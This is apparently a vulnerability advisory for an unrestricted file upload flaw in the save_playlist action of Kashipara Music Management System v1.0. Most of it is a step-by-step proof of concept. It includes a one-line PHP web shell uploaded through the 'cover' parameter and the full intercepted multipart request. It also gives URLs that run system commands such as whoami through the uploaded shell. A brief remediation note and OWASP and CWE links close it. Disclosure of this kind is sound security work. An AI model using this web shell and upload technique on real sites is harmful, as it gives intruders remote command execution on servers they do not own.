

Unrestricted file upload vulnerability was found in `"/music/ajax.php?action=save_playlist"` of the Kashipara Music Management System v1.0. It has been rated as critical. This allows attackers to execute arbitrary code via uploading a crafted PHP file.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Music Management System
(<https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code>)


Version: 1.0

Affected Components:


- **Affected File:** `/music/ajax.php?action=save_playlist`
- **Affected Parameter:** "cover" HTTP POST request parameter

Steps:

1. Login in to the Music Management System v1.0 page. (URL: <http://localhost/music/login.php>).
2. Navigate to menu "Playlist". Click on "Add New Playlist" button.



3. In the “New Playlist” page, add the relevant details. In the “Cover Image” section, click “Browse” button.



The screenshot shows a web form titled "New Playlist". It contains three main sections: "Title", "Description", and "Cover Image". The "Title" section has a text input field containing "UploadTest1". The "Description" section has a larger text area also containing "UploadTest1". The "Cover Image" section features a file selection interface with a "Choose file" button and a "Browse" button. The "Browse" button is highlighted with a red rectangular box, and a mouse cursor is positioned over it. At the bottom right of the form are "Save" and "Cancel" buttons.

New Playlist

Title

UploadTest1

Description


UploadTest1

Cover Image


Choose file Browse

Save Cancel


4. Now, select and upload the PHP file in the “Cover Image” section with below details:
- File Name: **Shell1.php**
 - File content: **<?php echo shell_exec(\$_GET['cmd']);?>**




A screenshot of a text editor window titled "Shell1.php". The code inside is: `<?php echo shell_exec($_GET['cmd']);?>`



5. Click "Save" button. The new playlist creation request with PHP file "Shell1.php" is forwarded to the server.






```
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
1 POST /music/ajax.php?action=save_playlist HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data; boundary=-----1517344826285
9 Content-Length: 633
10 Origin: http://localhost
11 Connection: close
12 Referer: http://localhost/music/index.php?page=playlist
13 Cookie: PHPSESSID=idtv5q2ldi2eks0blrrcu5dio
14 Priority: u=0
15
16 -----151734482628582837813768433196
17 Content-Disposition: form-data; name="id"
18
19
20 -----151734482628582837813768433196
21 Content-Disposition: form-data; name="title"
22
23 UploadTest1
24 -----151734482628582837813768433196
25 Content-Disposition: form-data; name="description"
26
```




```
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
10 Origin: http://localhost
11 Connection: close
12 Referer: http://localhost/music/index.php?page=playlist
13 Cookie: PHPSESSID=idtv5q2ldi2eks0blrrcu5dio
14 Priority: u=0
15
16 -----151734482628582837813768433196
17 Content-Disposition: form-data; name="id"
18
19
20 -----151734482628582837813768433196
21 Content-Disposition: form-data; name="title"
22
23 UploadTest1
24 -----151734482628582837813768433196
25 Content-Disposition: form-data; name="description"
26
27 UploadTest1
28 -----151734482628582837813768433196
29 Content-Disposition: form-data; name="cover"; filename="Shell1.php"
30 Content-Type: application/octet-stream
31
32 <?php echo shell_exec($_GET['cmd']);?>
33 -----151734482628582837813768433196--
34
```

6. The PHP file is uploaded successfully. The file is stored in the “/music/assets/uploads/” folder by name “1722343620_Shell1.php”.




7. System commands can be executed through the uploaded malicious PHP file.

http://localhost/music/assets/uploads/1722343620_Shell1.php?cmd=whoami



http://localhost/music/assets/uploads/1722343620_Shell1.php?cmd=DIR



Solution/Good Reads:

The file types allowed to be uploaded should be restricted to only those that are necessary for business functionality.

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://cwe.mitre.org/data/definitions/434.html>